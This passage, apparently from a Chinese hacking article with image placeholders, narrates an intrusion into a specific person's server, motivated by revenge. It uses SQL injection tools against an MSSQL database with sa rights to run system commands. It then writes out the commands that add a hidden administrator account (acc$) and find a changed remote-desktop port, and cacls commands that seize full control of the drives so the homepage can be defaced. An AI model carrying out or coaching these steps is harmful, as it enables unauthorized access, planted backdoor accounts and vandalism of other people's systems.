


图 2

mssql数据库，而且还是sa权限哦。哈哈，这次就不是要在网站上挂个webshell了，还要把你的服务器都拿下。我没有再继续猜解网站的管理员用户名和密码，直接转到“mssql辅助工具”栏，使用列目录，没反应，然后使用“命令行”，在“命令”栏里输入dir c:\，然后点击“执行”铵钮，等了一会儿，看吧，如图3。




图 3

竟然可以执行命令，到此我们基本上可以推断，这个注入点，可以让我们直接获取最高权限。Domain 3.5毕竟不是专业的注入工具（个人观点），执行命令后，回显很慢，我们就换一个注入工具，就用老牌工具吧———NBSI2（我想没有人会对它强大的功能质疑吧，注入界的老大，我使用的是911专版），进入注入分析，把刚才的注入地址填上，然后点击“检测”按钮，唰的一下，就显示了，然后我们选择“扫描及工具”下的子栏目——“NB COMMAND 命令执行器”，如图4。




图 4

好了，刚才前面已经测试过了，可以直接执行命令，那我们就直接加个用户看看，命令：net user acc$ accacc /add，如图5，成功添加了一个acc$的隐藏用户，密码为accacc，然后再提升为管理员吧，提升管理员命令为：net localgroup administrators acc$ /add，命令执行后，也显示成功了，我们来确认一下看看是否真的加了个管理员，命令为：net user acc$，如图6。

怎么样，看到了吧，用户成功建立，并且也加到了管理员组中，看来就快成功了，看看对方是否安装了终端服务，继续执行命令net start（查看系统中开启的服务），果然看见了有“Terminal Services”，如图7。




图 5




图 6




图 7

立刻拿出3389登录器，进行登录，兴奋中……却没想到居然失败了，看来端口给改了，不是默认的3389，于是上传了opents.exe，这是一个多功能的开3389的工具（无限制版），可以查看终端端口。运行格式为：opents.exe -h，运行后，顺利得到终端端口为800，好了，再一次登录，嘿嘿，2003服务器哦，如图8。




图 8

这次当然是成功的登录进去了。呵呵，心血来潮，突然想改了他的首页，给他个教训再走，看他下次还敢在我面前瞎吹自己多厉害不？！进入系统，翻了下c盘，没有网站目录，通常都是在d盘或者e盘，于是进入d盘。却显示“无法访问”，如图9。

不会吧！？我可是管理员耶，竟然无法访问，什么原因啊，又不可以直接对着盘符点击右键来设置权限，我倒，怎么回事，难道这就是传说中的“人品有问题”，不会吧？开玩笑哦。真的没有遇见过这样的情况，没想到网站那么不安全，系统竟然有怪招在保护着，翻翻自己的blog，突然翻到设置权限方面的，才想起，系统自带的命令行下的cacls.exe似乎可以修改权限，难道是这个？我们来试验，首先解决d盘的权限，命令为：Cacls d: /t /e /c /g acc$:f（意思是给acc$开放对d盘的所有权限），以此类推，要e盘的所有控制权，就改为Cacls e: /t /e /c /g acc$:f，此命令的相关重要的格式我也贴出来吧，方便大家学习：

替换用户访问权限：将本机用户acc$对c盘的完全控制权限替换为只读权限。在命令提示符对话框中输入Cacls c: /t /e /c /p acc$:r命令即可。

